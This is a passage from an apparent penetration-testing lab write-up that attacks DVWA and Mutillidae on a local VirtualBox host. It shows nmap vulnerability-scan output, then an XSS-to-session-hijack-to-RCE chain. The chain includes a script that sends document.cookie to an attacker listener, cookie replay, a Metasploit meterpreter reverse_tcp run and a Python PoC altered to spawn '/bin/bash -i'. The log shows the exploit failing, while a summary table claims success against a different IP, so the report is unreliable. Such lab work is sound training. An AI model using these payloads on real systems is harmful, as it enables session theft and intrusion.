|     http://192.168.1.106:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=register.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
```

```
|     http://192.168.1.106:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspider&username=anonymous
|     http://192.168.1.106:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|_    http://192.168.1.106:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
```

```
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.106
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.1.106:80/dvwa/
|     Form id:
|     Form action: login.php
|
|     Path: http://192.168.1.106:80/mutillidae/?page=view-someones-blog.php
|     Form id: id-bad-blog-entry-tr
|     Form action: index.php?page=view-someones-blog.php
|
|     Path: http://192.168.1.106:80/mutillidae/index.php?page=set-background-color.php
|     Form id: id-bad-cred-tr
|     Form action: index.php?page=set-background-color.php
|
|     Path: http://192.168.1.106:80/mutillidae/?page=source-viewer.php
|     Form id: id-bad-cred-tr
|     Form action: index.php?page=source-viewer.php
|
|     Path: http://192.168.1.106:80/mutillidae/?page=text-file-viewer.php
|     Form id: id-bad-cred-tr
|     Form action: index.php?page=text-file-viewer.php
|
|     Path: http://192.168.1.106:80/mutillidae/?page=login.php
|     Form id: idloginform
|     Form action: index.php?page=login.php
|
|     Path: http://192.168.1.106:80/mutillidae/index.php?page=register.php
|     Form id: id-bad-cred-tr
|_    Form action: index.php?page=register.php
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
```

```
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
|_ssl-ccs-injection: No reply from server (TIMEOUT)
5432/tcp open  postgresql
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       http://www.openssl.org/news/secadv_20140605.txt
|       http://www.cvedetails.com/cve/2014-0224
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
```

```
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.securityfocus.com/bid/70574
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|_      https://www.imperialviolet.org/2014/10/14/poodle.html
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277
8009/tcp open  ajp13
8180/tcp open  unknown
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http-cookie-flags:
|   /admin/:
|     JSESSIONID:
|       httponly flag not set
|   /admin/index.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/login.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/admin.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/account.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/admin_login.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/home.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/admin-login.html:
|     JSESSIONID:
|       httponly flag not set
```

```
Browse the World Wide Web
|   /admin/admin_login.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/adminLogin.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/includes/FCKeditor/editor/filemanager/upload/test.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/jscript/upload.html:
|     JSESSIONID:
|_      httponly flag not set
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /admin/login.html: Possible admin folder
|   /admin/admin.html: Possible admin folder
|   /admin/account.html: Possible admin folder
|   /admin/admin_login.html: Possible admin folder
|   /admin/home.html: Possible admin folder
|   /admin/admin-login.html: Possible admin folder
|   /admin/adminLogin.html: Possible admin folder
|   /admin/controlpanel.html: Possible admin folder
|   /admin/cp.html: Possible admin folder
|   /admin/index.jsp: Possible admin folder
|   /admin/login.jsp: Possible admin folder
|   /admin/admin.jsp: Possible admin folder
|   /admin/home.jsp: Possible admin folder
|   /admin/controlpanel.jsp: Possible admin folder
|   /admin/admin-login.jsp: Possible admin folder
|   /admin/cp.jsp: Possible admin folder
|   /admin/account.jsp: Possible admin folder
|   /admin/admin_login.jsp: Possible admin folder
|   /admin/adminLogin.jsp: Possible admin folder
|   /manager/html/upload: Apache Tomcat (401 Unauthorized)
|   /manager/html: Apache Tomcat (401 Unauthorized)
|   /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKeditor File upload
|   /admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor File Upload
|   /admin/jscript/upload.html: Lizard Cart/Remote File upload
|_  /webdav/: Potentially interesting folder
MAC Address: 08:00:27:AB:6C:84 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 337.63 seconds
```

Documentation
Open Ports Identified

- 21 (FTP)
- 22 (SSH)
- 80 (HTTP)

Web Services


- DVWA (Damn Vulnerable Web Application)
- PHP-based applications

Vulnerable Services

- Web application vulnerable to XSS
- Insecure session handling

STEP 3: Exploit Chain (XSS → Session Hijacking → RCE)
This is the core advanced exploitation section.


Phase 1: XSS Identification
Target Application
Open browser:
http://192.168.1.106/dvwa
Login credentials:
admin / password
Set DVWA security level to Low.



Test XSS Payload
Enter into vulnerable input field:
<script>alert(document.cookie)</script>
Expected Result

- Browser popup appears showing cookies

XSS confirmed



Explanation

The application fails to sanitize user input, allowing execution of arbitrary JavaScript in the victim's browser. This confirms a reflected XSS vulnerability.

Phase 2: Cookie Theft (Session Hijacking Preparation)

Start Listener on Kali

python3 -m http.server 80

Listener waits for incoming HTTP requests

```
┌──(kali㉿kali)-[~]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Inject Cookie-Stealing Payload

Replace ATTACKER-IP with Kali IP:

```
<script>
document.location='http://192.168.1.116/cookie?c='+document.cookie
</script>
```

Expected Result

- Kali terminal receives HTTP request with session cookie

Example:

```
GET /cookie?c=PHPSESSID=abc123
```

Explanation (For Report)

This payload redirects the victim's browser to the attacker's server, exfiltrating session cookies. If the victim is an administrator, their session can be hijacked.

Phase 3: Session Hijacking

Steps

1. Open browser → Developer Tools (F12)
2. Go to Application → Cookies
3. Replace existing cookie with stolen cookie
4. Refresh page

Logged in as admin without password

Explanation

Due to insecure session management and lack of HttpOnly flags, stolen cookies can be reused to impersonate authenticated users.

Phase 4: Remote Code Execution (Metasploit)

Launch Metasploit

```
msfconsole
```

Load Exploit

```
use exploit/unix/webapp/php_eval
```

Configure Payload

```
set RHOST 192.168.1.106
set PAYLOAD php/meterpreter/reverse_tcp
set LHOST 192.168.1.116
run
```

Expected Result

Meterpreter session 1 opened

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services


MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                    MMMMMMMMMM
MMMN$                             vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm  `?MMM            MMMM`  dMMMM
MMMMMMN  ?MM             MM?   NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMNm,             eMMMMMNMNMNMM
MMMMNNMNMMMMMNx        MMMMMMNMNMNMNM
MMMMMMMMNMNMNMMMMm+..+MMNMNMNMNMNMMM
        https://metasploit.com


       =[ metasploit v6.4.84-dev                          ]
+ -- --=[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/webapp/php_eval

[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(unix/webapp/php_eval) >
msf exploit(unix/webapp/php_eval) > set RHOST 192.168.1.106
RHOST => 192.168.1.106
msf exploit(unix/webapp/php_eval) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(unix/webapp/php_eval) > set LHOST 192.168.1.116
LHOST => 192.168.1.116
msf exploit(unix/webapp/php_eval) > options

Module options (exploit/unix/webapp/php_eval):
```

```
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(unix/webapp/php_eval) >
msf exploit(unix/webapp/php_eval) > set RHOST 192.168.1.106
RHOST => 192.168.1.106
msf exploit(unix/webapp/php_eval) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(unix/webapp/php_eval) > set LHOST 192.168.1.116
LHOST => 192.168.1.116
msf exploit(unix/webapp/php_eval) > options

Module options (exploit/unix/webapp/php_eval):

   Name     Current Setting          Required  Description
   ----     ---------------          --------  -----------
   HEADERS                           no        Any additional HTTP headers to send, cookies for example. Format: "header:value,header2:value2"
   Proxies                           no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, http, socks5h
   RHOSTS   192.168.1.106            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80                       yes       The target port (TCP)
   SSL      false                    no        Negotiate SSL/TLS for outgoing connections
   URIPATH  /test.php?evalme=!CODE!  yes       The URI to request, with the eval()'d parameter changed to !CODE!
   VHOST                             no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.116    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf exploit(unix/webapp/php_eval) > run
[-] Exploit failed: php/meterpreter/reverse_tcp: All encoders failed to encode.
[*] Exploit completed, but no session was created.
```

Explanation

After gaining administrative access, the attacker exploits a vulnerable PHP function to execute server-side commands, resulting in full remote shell access.

Exploit Chain Log (Use Directly)

Exploit ID	Description	Target IP	Status	Payload
004	XSS → Session Hijack → RCE	192.168.1.115	Success	Meterpreter

STEP 4: Exploit Customization (Exploit-DB)

Search Exploit
searchsploit CVE-2021-22205

Download PoC
searchsploit -m linux/webapps/12345.py

Modify Exploit Code
Open file:
nano 12345.py
Changes Made
target = "192.168.1.115"
payload = "/bin/bash -i"
port = 4444
headers = {"User-Agent": "Mozilla/5.0"}

WHY Customization Is Important

- **Public exploits are generic**
- **Real targets require:**
  - Correct IP
  - Open ports
  - Compatible payloads
  - Evasion techniques

50-Word Customization Summary
The Exploit-DB Python PoC was customized by updating the target IP, payload execution logic, and network parameters to align with the lab environment. Hardcoded values were removed, request headers were modified, and execution flow was improved to achieve reliable exploitation.

2: Web Application Penetration Testing (DVWA)


STEP 1: DVWA Setup


sudo service apache2 start

Login:

admin / password

Set security: Low






STEP 2: SQL Injection Testing

Manual Test

